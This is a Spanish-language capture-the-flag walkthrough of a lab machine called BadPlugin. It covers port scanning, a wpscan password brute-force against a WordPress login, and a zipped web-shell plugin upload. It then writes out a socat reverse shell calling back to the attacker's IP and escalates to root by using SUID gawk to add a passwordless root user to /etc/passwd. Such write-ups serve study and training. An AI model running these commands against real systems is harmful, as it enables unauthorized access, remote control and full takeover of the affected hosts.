BADPLUGIN

CONECTIVIDAD

ping para verificar la conectividad con el host identificado.


```
ping -c1 192.168.1.100
```

ESCANEO DE PUERTOS

```
nmap -p- -Pn -sVCS --min-rate 5000 192.168.1.100 -T 2
```

80/tcp Apache httpd 2.4.58 ((Ubuntu))

puerto 80



ENUMERACIÓN


Con gobuster investigamos la posibilidad de encontrar

archivos y/o dirtectorios

gobuster dir -u http://192.168.1.100 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -x php,txt,html,py

Tenemos varios directorios interesantes. Si navegamos a http://192.168.1.100/wordpress/


nos redirige a http://escolares.dl/wordpress/, con lo que lo añadimos al /etc/hosts



Intentamos, nuevamente con gobuster, encontrar archivos o directorios en /wordpress

gobuster dir -u http://escolares.dl/wordpress -w /usr/share/seclists/Discovery/


Web-Content/directory-list-2.3-medium.txt -x php,txt,html,py -t 10 --timeout 30s



Si nos vamos en el navegador a http://escolares.dl/wordpress/wp-login.php

encontramos un panel de login del wordpress.

Probamos con las credenciales típicas y descubrimos un usuario admin




Con wpscan, intentamos quitar una contraseña para este usuario.

wpscan --url http://escolares.dl/wordpress/wp-login.php/ --usernames admin --passwords /usr/share/wordlists/rockyou.txt

[+] Performing password attack on Wp Login against 1 user/s
[SUCCESS] - admin / rockyou
Trying admin / rockyou Time: 00:00:14
[!] Valid Combinations Found:
| Username: admin, Password: rockyou

Accedemos al panel con estas credenciales



Después de un buen rato investigando, descubrimos que no se pueden subir

archivos .php, ni en media ni en themes y claramente nos indican que solo se pueden

subir archivos .zip

EXPLOTACIÓN

OJITO QUE ME DIO MUCHO TRABAJO YA QUE NO IBA NADA DE LO QUE PROBE

Lo que hacemos es copiarnos a nuestro proyecto la shell de Seclists

para Wordpress

cp /usr/share/seclists/Web-Shells/WordPress/plugin-shell.php /home/kali/Desktop/Badplugin/plugin-shell.php

Una vez en nuestro proyecto, comprimimos la shell

zip plugin-shell.zip plugin-shell.php

A continuación, nos vamos al Dashborad-plugins-instalar nuevo

plugin y subimos el .zip

"NO ACTIVAMOS"

Antes de nada comprobamos nuestra IP válida en este caso

ifconfig
br-442648fc0994: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 192.168.1.1

Probamos ejecución de comandos


http://escolares.dl/wordpress/wp-content/plugins/plugin-shell/plugin-shell.php?cmd=whoami


Y, ahora, en el propio navegador, sustituimos literalmente el whoami

por : TCP:192.168.1.1:1234 EXEC:/bin/sh,pty,stderr,setsid,sigint,sane

escolares.dl/wordpress/wp-content/plugins/plugin-shell/plugin-shell.php?

cmd=socat TCP:192.168.1.1:1234 EXEC:/bin/sh,pty,stderr,setsid,sigint,sane





Tratamos la TTY

script /dev/null -c bash
Ctl + z
stty raw -echo;fg
reset xterm
export SHELL=bash
export TERM=xterm

ESCALADA DE PRIVILEGIOS

Buscamos permisos SUID

www-data@954d3f911522:/home$ find / -perm -4000 -type f 2>/dev/null

```
www-data@954d3f911522:/home$ find / -perm -4000 -type f 2>/dev/null
/usr/bin/umount
/usr/bin/chfn
/usr/bin/su
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/mount
/usr/bin/gawk
/usr/bin/sudo
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
```

El binario interesante es gawk, ya que con el podemos

1- Crear un usuario con privilegios de root

gawk 'BEGIN {print "malicioso::0:0::/root:/bin/bash" >> "/etc/passwd"}'

2- Comprobamos la existencia de malicioso

systemd-resolve:x:996:996:systemd Resolver:/:/usr/sbin/nologin
sshd:x:101:65534::/run/sshd:/usr/sbin/nologin
_galera:x:102:65534::/nonexistent:/usr/sbin/nologin
mysql:x:103:104:MariaDB Server,,,:/nonexistent:/bin/false
luisillo:x:1001:1001:,,,:/home/luisillo:/bin/bash
malicioso::0:0::/root:/bin/bash
root@954d3f911522:/home#

3- Nos hacemos root

su malicioso


www-data@954d3f911522:/home$ gawk 'BEGIN {print "malicioso::0:0::/root:/bin/bash"
www-data@954d3f911522:/home$ su malicioso
root@954d3f911522:/home# whoami
root

Buen día 🙂